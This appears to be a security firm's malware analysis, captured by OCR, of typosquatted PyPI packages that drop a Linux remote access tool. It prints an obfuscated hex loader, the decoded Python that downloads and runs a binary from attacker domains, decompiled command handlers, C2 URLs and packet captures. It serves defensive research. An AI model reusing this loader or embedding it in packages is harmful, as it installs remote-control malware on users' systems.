
# Novel ELF64 Remote Access Tool Embedded in Malicious PyPI Uploads

vipyrsec.com/research/elf64-rat-malware/



Feb 29, 2024 · threat intelligence · 8 min read

Analyzing a Linux-targeted malware campaign on the Python Package Index.

Analyzing a Linux-targeted malware campaign on the Python Package Index.

## Introduction

On 19 February, Vipyr Security scanning services notified us of a malicious upload to the Python Package Index (PyPI) by the name `real-ids`. This Python package, and subsequent uploads attributed to the same threat actor, contains ‘remote access tool’ capabilities— that is, remote code execution, remote file upload and download, and a beaconing service to an HTTPS-based C2.

**Malicious Packages:**


| Package | Upload Time (UTC) |
|---|---|
| [email protected] | 2024-02-19T13:47Z |
| [email protected] | 2024-02-19T13:52Z |

| Package | Upload Time (UTC) |
|---|---|
| [email protected] | 2024-02-20T01:43Z |
| [email protected] | 2024-02-20T02:24Z |
| [email protected] | 2024-02-20T02:30Z |
| [email protected] | 2024-02-20T07:27Z (Benign) |
| [email protected] | 2024-02-20T08:55Z |
| [email protected] | 2024-02-20T11:17Z |
| [email protected] | 2024-02-21T12:51Z (Benign) |
| [email protected] | 2024-02-28T12:43Z |

## Analysis

### Staging

The malicious payload is placed in `os.py` files within typos of popular packages. During the initialization of these packages, this `os` module is imported, executing the payload. Payload occurs in a string of multiple base64 or hex encoding, although base64 was only observed in [email protected]. The threat actors' obfuscation technique is fairly novice compared to others, as they don't make any attempt to try and circumvent our detection mechanisms each iteration.



```
real-ids-0.0.5/real-ids/libs/os.py
47:import binascii;exec(binascii.unhexlify(bytes('696d706f72742062696e61736369693b657865632862696e61736369692e756e6865786c69667928627974657328273639366437303666373237343230363236393665363137333633333363
9363933623635373836353633323836323639366536313733363336393639326537353666536383635373836633363936363739323836323739373436353733323832373337333033363633333363331333733334333633336333636363333733323336363433
3233303333336343333233303333733333333733393337333333332363533373330333636333333633313337333343336333363336363633337333233363634333353632333333330333336313333333313335363433303631333733303337333233363333933363635
3
3373334333233383337333333337333933373333333323635333633331333733323336333733373336333536323333333303335363433323339333036313336333933363336333233303337333033363633333363331333733334333633336333636363333733
32
3336363433323330333233313333363433323330333233323337333733323332333333631333036313332333033323330333233303332333033333733334333733332333373339333333613330363133323330333233303332333033323330333233303332333
3
0333233303332333033373335333733323336363333323330333333634333233303332333733363338333373334333733343337333033373333333333363133323636333236363336333133373332333633333333633313337333333336333833363636333373
3
30333236353333636363333733323333633337333236363333633332333636363333633313337333233363334333733333333236353337333033363338333733303333363633337333433373339333733303336333533333634333233373332333033323632333232
3
330333733303336363333336333133373333433363333633363636333373332333636343333036313332333033323330333233303332333033323330333233303332333033363633333363636333363333333363331333636333335363633363333633
36
3339333636333333633353336363533336333133363634333363335333233333033333634333233303336363633337333333332363533363335333636353337333633363339333733323336363633363635333536323332333733343338333436363334363433
3
4333533323337333536343332333033323632333233303332333733323636333636363337333333633383336333533363633333733303336333533373332333233373330363133323330333233303332333033323330333233303332333033323330
33
3233303333636363337333333332363533373333333373339333733333333733343336333533363634333233383332333233363333333373335333733323336363333332333033323634333236343337333333336333933363633333363335333636353337333
43
3323330333233323332333033323632333233303337333533373332333633333323330333236323332333033323332333233303332363433323634333633333333636363336363633363632333633393336333533323330333233373336363633373333
3
3336333833363335333636333337333033363335333733323335363633373333333633353337333333337333333363339333636363336363533333363433333331333333333033333332333333333333333337333333334333333337333333373333333333333333
3
53333333433333333733333333333333333233333333303333333323333333323333333333833333333333333333733333333433333333333333333333332333733323330333236343332363433363636333733353337333433373330333733353337333433323330333233
3
3233332333303332363233323330333636333333636363336333333336333133363633333536363336333633363339333636333333633353336363533363333133363634333633353332333933303631333233303332333033323330333233303332333033323
3
330333233303332333033373333333636333333633353336333353337333033323338333333333333323339333233303333036313332333033323330333233303332333033323330333233303332333033323330333233303333036313332333033323330333233303332
3330333233303332333033323330333233303336363633373333333323635333733333333733393337333333337333433363335333636343332333833323332336333333336333833363634333636363336333433323330333236323337333833323330333
2333323332333033323632333233303336363333336363633363333333363331333636333333536363336333633363339333636333333633353336363533363333133363634333633353332333933323330333303631333233303332333033323330333233303
33
32333033323330333233303332333033363636333733333333236353337333333373339333733333333733343336333533363634333233383336363333336363633363333336333333363331333636333335363633363336333633393336363333336333533363635
3
3363331333636343336333533323330333236323332333033323332333233303333363533323330333236363336333433363335333733363332363633363635333733353333733353336363333336363333332333033333332333336353332333633333333133323330
33323336333233323332333933303631333233303332333033323330333233303333363335333733383336333333363335333733303337333433323330333536313336333533373332333636333433343336333933373336333633393337333333336333
3
9333636363336363533343335333733323337333233363636333733323332333033363333313337333333332333033363335333733323337333233363636333733323333336313330363133323330333233303332333033323330333233303332333033323
33
3033323330333733333336363333336333533363335333733303332333833333330333233393332333033330363133323330333233303332333033323330333633363333363336333933363635333633313336363333336363333373339333336313330363133323
3
330333233303332333033323330333233303332333033323330333233303337333333363633333633353336333533373330333233383333333033323339333036313237326333237353535343436326433383237323932393265363436353633366636
34
3635323832393239272c275554462d382729292e6465636f6465282929','UTF-8')).decode())
lockness /tmp/tmp_8tllFwBhau
```

*Hex-encoded stage 1 payload*

```
platform = sys.platform[0:1]
print(sys.argv[0])
if platform != "w":
    try:
        url = 'hxxps://arcashop.org/boards.php?type=' + platform
        local_filename = os.environ['HOME'] + '/oshelper'
        os.system("curl --silent " + url + " --cookie 'oshelper_session=10237477354732022837433' --output " +
local_filename)
        sleep(3)

        os.system("chmod +x " + local_filename)
        os.system(local_filename + " > /dev/null 2>&1 &")
    except ZeroDivisionError as error:
        sleep(0)
    finally:
        sleep(0)
```

*Stage 1 payload after decoding*

The payload is downloaded from the `pypi[.]online` or `arcashop[.]org` domain. `cURL` is invoked with `os.system` with the `oshelper_session` cookie set to `10237477354732022837433`. Interestingly, the malware seems to only target Linux systems. If the platform is set to Windows, it will not execute.

The two endpoints are both in a similar format, with the differences being the domain name and PHP file name. In both examples, the URL ends with the parameter `type`, which should always be `1` for the Linux platform.

- `hxxps://pypi[.]online/cloud.php?type=`
- `hxxps://arcashop[.]org/boards.php?type=`

These endpoints were resistant to many of our attempts to download the payload, even when accessing from mobile, residential, cloud, and business/education IP addresses. We're still unsure how we got a payload to fall out, as it seemed to happen by chance.

## Binary analysis

The payload itself is an ELF binary targeting the x86_64 CPU architecture. The binary appears to have statically linked `libcurl`, but isn't stripped, so we can still view the function names!

- **XEncoding**: An XOR encryption and decryption function with a custom key.
- **AcceptRequest**: Retrieves commands from the C2, decrypts them and performs actions.
- **FConnectProxy**: Resolves user parameters for `SendPost` function and time seeds random sources.
- **SendPost**: Primary function to send and receive data.


During the analysis, the following headers were discovered:

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5786.212
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Connection: Keep-Alive
```


With these headers, the data is sent in the following format:

```
lkjyhnmiop=%s&odldjshrn=%s&ikdiwoep=%s
```

If the request is unsuccessful, it will log the error to `/tmp/xweb_log.md`:




```
remnux@remnux:~$ cat /tmp/xweb_log.md
curl_easy_perform() failed: Couldn't resolve host name
curl_easy_perform() failed: Couldn't resolve host name
```



```
FILE* rax_10 = fopen("/tmp/xweb_log.md", &data_591e40)
if (rax_10 != 0)
    fprintf(rax_10, "curl_easy_perform() failed: %s\n", curl_easy_strerror(rax_5))
    fclose(rax_10)
```


The commands uncovered during the analysis are a simple set of commands allowing the adversary to upload files, download files, check if an agent is alive, make the agent wait 4 hours, and run commands & retrieve the output from them.

> **Ping1** (`0x892`): Send a 'Success' response to the C2 and wait 4 hours before polling the C2 again




```
if (recv_payload_buf_1 == 0x892)
    __builtin_memset(&send_payload_buffer, 0, 0x108)
    int32_t var_254_2 = 2194
    send_payload_buffer = 2202  // Success status code
    int32_t* rdi_12
    *rdi_12 = 0
    SendPayload(&send_payload_buffer, 0x10c)
    int32_t var_144  // Sleep for 4 hours (trust me)
    csleep(var_144 * 0x3c)
```

**Ping2** (`0x895`): Send a ‘Success’ response to the C2 and poll for another command instantly




```
case 0x895
    __builtin_memset(send_payload_buffer_pointer, 0, 0x108)
    int32_t var_254_1 = 0x895
    send_payload_buffer = 0x89a  // Success status code
    int32_t* rdi_6
    *rdi_6 = 0
    r15_1 = SendPayload(&send_payload_buffer, 0x10c)
```

**MsgDown** (`0x893`): Upload files




```
void filename  // &quot;rb&quot;
FILE* fp = fopen(&filename, &data_591e92)
if (fp == 0)
    payload = 0x89b
    int32_t var_144_1 = 0x893
    rax = SendPayload(&payload, 0x10c)
else
    int32_t rax_2 = GetFileSize(&filename)
    int64_t buf = ByteAlloc(rax_2)
    fseek(fp, 0, 0)
    fread(buf, rax_2, 1, fp)
    fclose(fp)
```

**MsgUp** (`0x894`): Download files




```
void filename  // w
FILE* fp = fopen(&filename, &data_591e8f)
int32_t rax_2
if (fp != 0)
    rax_2 = SendPayload(&var_148, 0x10c)
    if (rax_2 != 0)
        fclose(fp)
        rdx = rax_2
    else
        usleep(0x186a0)
        int32_t* rax_3 = ByteAlloc(0x30000)
        int32_t var_3c = 0
        while (true)
            usleep(0x2710)
            memset(rax_3, 0, 0x30000)
            var_3c = 0
            if (RecvPayload(rax_3, &var_3c) != 0)
                free(rax_3)
                fclose(fp)
                return 1
            int32_t r13_1 = *rax_3
            int32_t rax_5 = fwrite(&rax_3[1], var_3c - 4, 1, fp)
```

**MsgCmd** (`0x898`): Run command with commandline `%s 2>&1 &` and send results back to the C2



```
sprintf(&command_buffer, "%s 2>&1 &", &var_140, rcx_2)
FILE* fp = popen(&command_buffer, "r")
```

**MsgRun** (`0x897`): Run command with commandline `%s 2>&1 &` and do not send results to the C2




```
sprintf(&var_328, "%s >/dev/null 2>&1 &", &var_120, rcx_1)
if (popen(&var_328, "r") == 0)
    var_128 = 0x89b
    int32_t var_124_2 = 0x897
    rax = SendPayload(&var_128, 0x10c)
else
    var_128 = 0x89a
    int32_t var_124_1 = 0x897
    rax = SendPayload(&var_128, 0x10c)
```

Simple analysis of the protocol used to communicate to the C2 reveals it uses `libcurl` to perform http requests.

The payload will respond with two codes back to the API:

- `0x89a`: Success
- `0x89b`: Failure

The payload will beacon to `hxxps://jdkgradle[.]com/jdk/update/check` every 100 seconds to receive commands from the C2. Here's a snippet of a packet capture we took while analyzing the malware.




```
 1 2024-03-01 03:29:21.784832…   0.000000000 192.168.113.1  jdkgradle.com     74 TCP      59972 → 443 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=4012567627
 2 2024-03-01 03:29:22.174439…   0.389607069 jdkgradle.com  192.168.113.1     74 TCP      443 → 59972 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1240 SACK_PERM TSval
 3 2024-03-01 03:29:22.174521…   0.000081533 192.168.113.1  jdkgradle.com     66 TCP      59972 → 443 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=4012568017 TSecr=423054
 4 2024-03-01 03:29:22.175732…   0.001210796 192.168.113.1  jdkgradle.com    583 TLSv1.2  Client Hello (SNI=jdkgradle.com)
 5 2024-03-01 03:29:22.553294…   0.377562366 jdkgradle.com  192.168.113.1   4162 TLSv1.2  Server Hello
 6 2024-03-01 03:29:22.553295…   0.000000381 jdkgradle.com  192.168.113.1   1018 TLSv1.2  Certificate, Server Key Exchange, Server Hello Done
 7 2024-03-01 03:29:22.553335…   0.000040666 192.168.113.1  jdkgradle.com     66 TCP      59972 → 443 [ACK] Seq=518 Ack=4097 Win=31872 Len=0 TSval=4012568396 TSecr=4
 8 2024-03-01 03:29:22.553349…   0.000013806 192.168.113.1  jdkgradle.com     66 TCP      59972 → 443 [ACK] Seq=518 Ack=5049 Win=31872 Len=0 TSval=4012568396 TSecr=4
